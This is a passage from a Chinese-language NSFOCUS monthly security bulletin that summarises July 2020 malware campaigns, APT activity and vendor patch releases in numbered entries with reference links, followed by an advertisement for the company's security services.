https://seguranca-informatica.pt/diversas-campanhas-de-phishing-em-curso- em-portugal-com-o-objetivo-de-exfiltrar-detalhes-dos-cartoes-de-credito-das- vitimas/#.XwaN5SgzbIU

19. 利用SaltStack 漏洞发起的恶意挖矿活动

【概述】

攻击者利用SaltStack上运行的ZeroMQ协议中的CVE-2020-11651和CVE-2020- 11652漏洞进行攻击活动，这些漏洞将允许以root用户身份直接在目标系统上执行远程代码，从而以最高的系统特权成功下载并执行脚本，脚本会清除许多先前存在的挖矿软件和已知的安全工具和软件，然后下载自身恶意挖矿软件。

【参考链接】

https://www.darktrace.com/en/blog/speed-of-weaponization-from-vulnerability- disclosure-to-crypto-mining-campaign-in-a-week/

20. CracxStealer 窃密木马滥用软件破解补丁传播

【概述】

CracxStealer窃密木马近期通过境外软件破解补丁下载网站(cracx[.]com)传播，该木马被植入网站提供下载的系统工具、媒体软件、办公软件、大型游戏、以及设计类等商业软件的破解补丁包中，一旦被感染，用户的登录凭证、浏览器配置文件、加密货币钱包账号等敏感信息会被打包发送至攻击者的命令和控制服务器。

【参考链接】

https://s.tencent.com//research/report/1034.html

21. Cerberus 银行木马针对西班牙Android 用户

【概述】

近期Cerberus木马在Google Play上伪装成合法应用程序Calculadora de Moneda(西班牙货币转换器)，以西班牙Android用户为目标，并被下载了10,000次以上。Cerberus木马可访问用户的银行业务详细信息、阅读短信、双因素身份验证详细信息等，并窃取所有访问数据。

【参考链接】

https://blog.avast.com/avast-finds-banking-trojan-cerberus-on-google-play- avast

22. SAP NetWeaver AS Java 严重漏洞

【概述】

当地时间2020年7月13日，SAP发布安全更新表示，修复了一个存在于SAP NetWeaver AS Java(LM配置向导)7.30至7.50版本中的严重漏洞CVE-2020-6287。漏洞缘于SAP NetWeaver AS for Java Web组件中缺少身份验证，因此允许攻击者在受影响的SAP系统上进行高特权活动。

【参考链接】

http://blog.nsfocus.net/sap-netweaver-as-java-0714/

23. Oracle 全系产品2020年7 月关键补丁更新

【概述】

当地时间2020年7月14日，Oracle官方发布了2020年7月关键

补丁更新公告CPU (Critical Patch Update)，安全通告以及第三方安全公告等公告内容，修复了443个不同程度的漏洞。

【参考链接】

http://blog.nsfocus.net/oracle-july-0715/

24. Adobe 2020 年7 月安全更新

【概述】

当地时间7 月14 日，Adobe 官方发布了7 月安全更新，修复了Adobe 多款产品中的多个漏洞，包括Adobe Creative Cloud Desktop Application、Adobe Media Encoder、 Adobe Genuine Service、Adobe ColdFusion 和Adobe Download Manager。

【参考链接】

http://blog.nsfocus.net/adobe-july-0715/

25. Cisco 多款产品发布安全更新

【概述】

当地时间2020年7月15日，Cisco为多款产品发布了安全更新通告，共解决了5个评分9.8的Critical级别漏洞(CVE-2020-3330、CVE-2020-3323、CVE-2020-3144、CVE- 2020-3331、CVE-2020-3140)。

【参考链接】

http://blog.nsfocus.net/cisco-0716/

26. APT29 针对COVID-19 疫苗开发组织的攻击活动

【概述】

APT29组织近期使用名为WellMess和WellMail的自定义恶意软件针对加拿大、美国和英国的参与COVID-19疫苗开发的各个组织，窃取与COVID-19疫苗的开发和测试有关的信息和知识产权。APT29(又名Cozy Bear、CozyDuke、The Dukes和YTTRIUM)是一个归属于俄罗斯政府的威胁组织，至少自2008年以来一直活跃。

【参考链接】

https://www.ncsc.gov.uk/news/advisory-apt29-targets-covid-19-vaccine-development

27. Welcome Chat 恶意软件针对阿拉伯用户

【概述】

Welcome Chat看似一款功能强大的聊天应用程序，实则是间谍软件，可以监视受害者并免费获得其数据，该应用程序具有过滤已发送和已接收的SMS消息、通话记录历史记录、联系人列表、用户照片、已记录的电话、GPS设备的位置以及设备信息的功能，近期Welcome Chat旨在被攻击者利用针对阿拉伯用户。此次攻击活动疑似与Molerats组织有关。

【参考链接】

https://www.welivesecurity.com/2020/07/14/welcome-chat-secure-messaging- app-nothing-further-truth/

28. Turla 组织利用NewPass 恶意软件针对外交领域

【概述】

NewPass是一个相当复杂的恶意软件，它由滴管、加载器库和二进制文件组成，依赖一个编码的文件在彼此之间传递信息和配置。滴管用于部署二进制文件，加载器库能够解码提取最后一个组件的二进制文件，负责执行特定的操作。Turla组织近期利用NewPass恶意软件针对至少一个欧盟国家的外

交和外交事务部门。Turla是一个总部位于俄罗斯的威胁组织，自2004年以来一直活跃。

【参考链接】

https://www.telsy.com/turla-venomous-bear-updates-its-arsenal-newpass-appears-on-the-apt-threat-scene/

29. RATicate 组织使用CloudEyE 加载程序使恶意软件合法化

【概述】

RATicate组织至少从去年开始就传播远程管理工具(RAT)和其他窃取信息的恶意软件。近期RATicate组织使用CloudEyE加载程序以更隐蔽的方式解压缩和安装RAT和信息窃取程序的有效负载。CloudEyE是一个多阶段的加载器，也是一个恶意软件的加密器，带有以Visual Basic编写的包装器。它包含一个shellcode，该shellcode负责下载加密的有效负载并将其注入到远程进程中。RATicate是一个以窃取信息为目的的威胁组织，主要针对欧洲、中东和亚洲地区。

【参考链接】

https://news.sophos.com/en-us/2020/07/14/raticate-rats-as-service-with-commercial-crypter/

30. 巴西银行木马扩展到全球

【概述】

针对巴西的四大银行木马家族包括Guildma、Javali、Melcoz和Grandoreiro，近期它们的目标用户不仅是巴西，而且扩展到拉丁美洲和欧洲进行攻击活动，这些银行木马家族通过使用DGA、加密有效载荷、进程空化、劫持DLL、大量的LoLBins、无文件感染和其他技巧逃避分析和检测。

【参考链接】

https://securelist.com/the-tetrade-brazilian-banking-malware/97779/

31. Darkshades 木马感染Android 设备

【概述】

Darkshades是一种以Android设备为目标的远程访问木马。它具有窃取联系方式、精确跟踪位置、窃取实时短信/彩信、获取卡证书、捕获截图、加密文件和

发起DDOS攻击的功能。Darkshades木马具有两种变种，区别在于有无卡凭据抓取功能。

【参考链接】

https://insights.oem.avira.com/in-depth-analysis-of-darkshades-a-rat-infecting- android-devices/

32. SLoad 恶意软件通过垃圾邮件传播

【概述】

近期攻击者发起新的大规模垃圾邮件运动旨在传播SLoad恶意软件，垃圾邮件通过受感染的PEC传达，以虚拟发票的消息作为诱饵，该发票包含附加的恶意ZIP存档，其中包含VBS文件和XML。

【参考链接】

https://cert-agid.gov.it/news/campagna-sload-v-2-9-3-veicolata-via-pec/

33. 新型银行木马BlackRock 的攻击活动

【概述】

近期在攻击活动中发现LokiBot银行木马的新变种BlackRock，其攻击目标包含大量社交、网络、通讯和约会应用程序，同时该木马具有覆盖攻击，发送垃圾邮件和窃取SMS消息、屏幕锁定、窃取和隐藏通知、隐藏应用程序图标和防止被移除等功能。

【参考链接】

https://www.threatfabric.com/blogs/blackrock_the_trojan_that_wanted_to_get_th em_all.html

34. TP-Link Tapo C200 IP 摄像头高危漏洞

【概述】

近日，TP-Link修复了一个存在于C200 IP摄像头中的一个高危漏洞。使用已知的Heartbleed漏洞(位于公开的TCP 443端口)，可以在内存转储中发现用户的哈希密码。然后使用API上的登录过程将哈希用于“哈希传递”攻击。这导致名为“stok”的登录令牌被发出，该令牌可用于设备的用户身份验证。攻击者随后可以执行多种需认证后才被允许的操作，例如:移动相机的镜头，格式化SD卡，创建一个RTSP帐户以查看相机的视频源，并禁用隐私模式等。

【参考链接】

http://blog.nsfocus.net/tp-link-tapo-c200-0722/

35. Adobe 发布更新修复多个高危漏洞

【概述】

当地时间2020年7月21日，Adobe官方发布了新的安全更新，修复了Adobe多款产品中的多个高危代码执行漏洞，包括Adobe Bridge、Adobe Photoshop、Adobe Prelude以及Adobe Reader Mobile等。

【参考链接】

http://blog.nsfocus.net/adobe-0722/

36. MgBot 恶意软件新变种针对印度和香港

【概述】

MgBot通过使用Windows上的应用程序管理(AppMgmt)服务来执行并注入其最终有效负载，通过鱼叉式网络钓鱼电子邮件传播，具有通过TCP进行C2通信、截图、键盘记录、文件和目录管理、流程管理、创建MUTEX的功能，近期该恶意软件新变种针对印度和香港发起攻击活动。

【参考链接】

https://blog.malwarebytes.com/threat-analysis/2020/07/chinese-apt-group- targets-india-and-hong-kong-using-new-variant-of-mgbot-malware/

37. Lokibot 恶意软件通过电子邮件传播

【概述】

攻击者向用户发送带有PowerPoint文档的恶意电子邮件，通过重定向从pastebin.com平台下载两个脚本，第一个脚本的有效负载是Lokibot恶意软件，第二个脚本的有效负载是.NET程序集，用来执行Lokibot。

【参考链接】

https://cert-agid.gov.it/news/false-e-mail-della-sapienza-con-documento- powerpoint-diffonde-il-malware-lokibot/

38. OilRig 瞄准中东电信组织

【概述】

OilRig组织在近期针对中东的一家电信组织的攻击活动中使用自定义Mimikatz工具、 Bitvise、PowerShell下载程序以及RDAT工具变体，一种新颖的基于电子邮件的命令和控制(C2)通道，可以将命令和数据隐藏在电子邮件附加的位图图像中，大多数变体依赖于HTTP和DNS隧道进行C2通信。

【参考链接】

https://unit42.paloaltonetworks.com/oilrig-novel-c2-channel-steganography/

39. Lazarus 组织针对多平台的恶意软件框架MATA

【概述】

MATA恶意软件框架具有多个组件，例如加载程序，协调器和插件，这个全面的框架能够针对Windows，Linux和macOS操作系统，归属于Lazarus攻击组织，在波兰、德国、土耳其、韩国、日本和印度已有受影响的用户。

【参考链接】

https://securelist.com/mata-multi-platform-targeted-malware-framework/97746/

40. Prometei 僵尸网络活动积极挖掘门罗币

【概述】

近期发现一个复杂的攻击活动，活动中采用多种传播方式的多模块僵尸网络和有效负载，例如利用Eternal Blue、最新的SMB漏洞等多种传播方式分发僵尸网络Prometei。Prometei僵尸网络有15个以上的可执行模块，致力于通过挖掘Monero在线货币为攻击者提供经济利益。

【参考链接】

https://blog.talosintelligence.com/2020/07/prometei-botnet-and-its-quest-for- monero.html

41. WatchBogMiner 挖矿木马新变种针对Linux 服务器的攻击活动

【概述】

WatchBogMiner变种挖矿木马利用Nexus Repository Manager、Supervisord、 ThinkPHP等服务器组件的远程代码执行漏洞进行攻击，在失陷机器安装多种类型的持久化攻击代码，然后植入门罗币挖矿木马进行挖矿，并且通过各类方法进行持久化，定期拉取挖矿木马加载到内存执行，同时会在启动后删除木马文件以达到隐藏自身的目的。

【参考链接】

https://s.tencent.com/research/report/1056.html

42. Ursnif 银行木马通过钓鱼邮件传播

【概述】

Ursnif银行木马通过网络钓鱼电子邮件传递，利用邮件中一个包含宏的伪装附件下载伪装成.cab扩展名的可执行文件，还使用了模仿Zoom和Webex的新用户代理。Ursnif木马在攻击活动中旨在窃取重要的财务信息、电子邮件凭据和其他敏感数据。

【参考链接】

https://www.darktrace.com/en/blog/the-resurgence-of-the-ursnif-banking- trojan/

43. 10. Shathak 活动-通过垃圾邮件传播Valak

【概述】

恶意垃圾邮件根据从以前感染的Windows主机检索到的邮箱数据来欺骗合法的电子邮件链，向用户发送包含受密码保护带有Microsoft Word文档的ZIP附件，其中有用于安装恶意软件Valak的宏，该恶意软件常被用于信息窃取和恶意软件加载。

【参考链接】

https://unit42.paloaltonetworks.com/valak-evolution/

44. WastedLocker 勒索软件滥用ADS 和NTFS 文件属性

【概述】

WastedLocker勒索软件利用了SocGholish框架，允许攻击者传播伪装成系统或软件更新的恶意软件有效载荷，并且通过NTFS的备用数据流隐藏以逃避检测。WastedLocker勒索软件以美国多家财富500强企业为目标。

【参考链接】

https://labs.sentinelone.com/wastedlocker-ransomware-abusing-ads-and-ntfs- file-attributes/

45. Tellyouthepass 勒索软件变种针对企业

【概述】

近期发现Tellyouthepass勒索软件变种针对企业用户的攻击活动，攻击者利用压缩工具打包exe的方式，将ms16-032内核提权漏洞利用模块、永恒之蓝内网扩散模块集成到勒索攻击包中，以实现内网蠕虫式病毒传播。Tellyouthepass勒索病毒使用了RSA+AES的方式对文件进行加密，被病毒加密后文件暂无法解密。

【参考链接】

https://s.tencent.com//research/report/1054.html

让安全更有效
绿盟科技安全服务
专业|灵活|高效

咨询服务
安全规划
合规咨询
信息安全管理体系咨询
应急体系建设
……

可管理安全服务
远程安全运维
全评估/测试服务
安全基线服务
应急响应
……

安全评价
外部检查辅导
安全指标体系度量
……

安全研究
渗透测试
源代码审计
业务安全测试
漏洞挖掘
……

教育培训
安全技能培训
安全意识教育
……

THE EXPERT
BEHIND GIANTS
巨人背后的专家

多年以来，绿盟科技致力于安全攻防的研究，为运营商、政府、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。在这些巨人的背后，他们是备受信赖的专家。

客户支持热线：400-818-6868

NSFOCUS绿盟科技

安全月报

绿盟科技金融事业部出品

主办/绿盟科技金融事业部
地址/北京市海淀区北洼路4号益泰大厦3层
邮编/100089
电话/010-59610688-1159
传真/010-59610689
网站/www.nsfocus.com
客户支持热线/400-818-6868
股票代码/300369
月报电子版下载/http://www.nsfocus.com.cn/research/list_145_145.html